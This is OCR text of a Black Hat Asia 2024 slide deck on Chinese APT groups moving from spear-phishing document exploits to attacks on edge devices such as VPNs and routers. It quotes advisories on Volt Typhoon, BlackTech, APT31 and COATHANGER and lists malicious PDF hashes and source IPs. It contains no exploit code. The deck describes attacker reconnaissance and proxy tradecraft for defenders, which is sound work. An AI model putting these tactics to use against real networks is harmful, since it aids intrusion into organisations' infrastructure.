black hat
ASIA 2024

Chinese APT: A Master of Exploiting Edge Devices

Charles Li


Greg Chen

Agenda

- Exploit Target Changed
- Case Study of Weaponized Edge Device
- Malware implanted in Edge Device
- Mitigation & Response

Exploit Target Changed

Good old days of spear phishing emails



contagio

malware dump

Home

Mobile and print friendly view |

THURSDAY, APRIL 21, 2011

Apr 20 CVE-2011-0611 PDF - SWF China's Charm diplomacy + more from 69.169.145.80 / 124.160.110.242

Common Vulnerabilities and Exposures (CVE) number

CVE-2011-0611 -- Adobe Flash Player 10.2.153.1 and earlier for Windows, Macintosh, Linux, and Solaris; 10.2.154.25 and earlier for Chrome; and 10.2.156.12 and earlier for Android; Adobe AIR 2.6.19120 and earlier; and Authplay.dll (aka AuthPlayLib.bundle) in Adobe Reader and Acrobat 9.x through 9.4.3 and 10.x through 10.0.2 on Windows and Mac OS X, allows remote attackers to execute arbitrary code or cause a denial of service (application crash) via crafted Flash content, related to a size inconsistency in a "group of included constants," object type confusion, and Date objects, as demonstrated by a .swf file embedded in a Microsoft Word document, and as exploited in the wild in April 2011.

General File Information

File **China's Charm diplomacy in BRICS Summit.pdf**

MD5: ae39b747e4fe72dce6e5cdc6d0314c02

SHA1: 18306c34c5769f66573b725dce70a353ff549857

SHA256: f4e861eec510a0d38ae8fa54b630fdda40011891d12925e0e74da39d9280ddd8

File size: 411558 bytes

Type: PDF

Distribution: Email attachment

File **The Obama Administration and the Middle East.pdf**

MD5: 2368a8f55ee78d844896f05f94866b07

SHA1: f636e24d394e2d6084af877271ef488153b63181

SHA256: 6d05bb31f4ae3f1a2e03879396c301e8bd7f5f53c368e16b006baa459d61c040

File size: 411562 bytes

Type: PDF

Distribution: Email attachment

SHARED BY

Mila

View my complete profile


ABOUT CONTAGIO

Contagio is a collection of the historic malware samples, threats, observations, and analyses.

Malware samples are available for download by any responsible whitehat researcher.

Good old days of spear phishing emails

Document exploitation were good exploit targets for spear phishing attack.



- Adobe sandboxed PDF and flash player
- Vista SP1 with full memory protections (ASLR, DEP…)
- EDR emerged

Exploitation for Edge Device Raises$_{1/2}$


- Edge device: An endpoint on the network, the interface between the data center and the real world. It collects or communicates information.
- Edge device has become the important targets for Chinese actors as an initial compromise entry
- After advent of COVID19, work-from-Home becomes the trend, and it requires more edge devices to access Enterprise network.

Pulse Secure®
Acquired by Ivanti

Barracuda

VPN

Exploitation for Edge Device Raises 2/2



JOINT CYBERSECURITY ADVISORY

TLP:CLEAR

Observed TTPs


Reconnaissance

Volt Typhoon actors conduct extensive pre-compromise reconnaissance [TA0043] to learn about the target organization [T1591], its network [T1590], and its staff [T1589]. This includes web searches [T1593]—including victim-owned sites [T1594]—for victim host [T1592], identity, and network information, especially for information on key network and IT administrators. According to industry reporting, Volt Typhoon actors use FOFA[1], Shodan, and Censys for querying or searching for exposed infrastructure. In some instances, the U.S. authoring agencies have observed Volt Typhoon actors targeting the personal emails of key network and IT staff [T1589.002] post compromise.

Resource Development

Historically, Volt Typhoon actors use multi-hop proxies for command and control (C2) infrastructure [T1090.003]. The proxy is typically composed of virtual private servers (VPSs) [T1583.003] or sma office/home office (SOHO) routers. Recently, Volt Typhoon actors used Cisco and NETGEAR end-of-life SOHO routers implanted with KV Botnet malware to support their operations [T1584.005]. (See DOJ press release U.S. Government Disrupts Botnet People's Republic of China Used to Conceal Hacking of Critical Infrastructure for more information).

Volt Typhoon



NISC | Cybersecurity Advisory


TLP:CLEAR

People's Republic of China-Linked Cyber Actors Hide in Router Firmware

Executive summary

The United States National Security Agency (NSA), the U.S. Federal Bureau of Investigation (FBI), the U.S. Cybersecurity and Infrastructure Security Agency (CISA), the Japan National Police Agency (NPA), and the Japan National Center of Incident Readiness and Strategy for Cybersecurity (NISC) (hereafter referred to as the


Black Tech



Hacking Scheme

The more than 10,000 malicious emails that the defendants and others in the APT31 Group sent to these targets often appeared to be from prominent news outlets or journalists and appeared to contain legitimate news articles. The malicious emails contained hidden tracking links, such that if the recipient simply opened the email, information about the recipient, including the recipient's location, internet protocol (IP) addresses, network schematics, and specific devices used to access the pertinent email accounts, was transmitted to a server controlled by the defendants and those working with them. The defendants and others in the APT31 Group then used this information to enable more direct and sophisticated targeted hacking, such as compromising the recipients' home routers and other electronic devices.

APT31



Cybersecurity Advisory

9 February 2024

UNCLASSIFIED

TLP:CLEAR

Ministry of Defence of the Netherlands uncovers COATHANGER, a stealthy Chinese FortiGate RAT

This advisory is a joint publication of the MIVD and AIVD, the intelligence and security services of the Netherlands. An accompanying press release was published on the website of the Ministry of Defence of the Netherlands.

Chinese APT

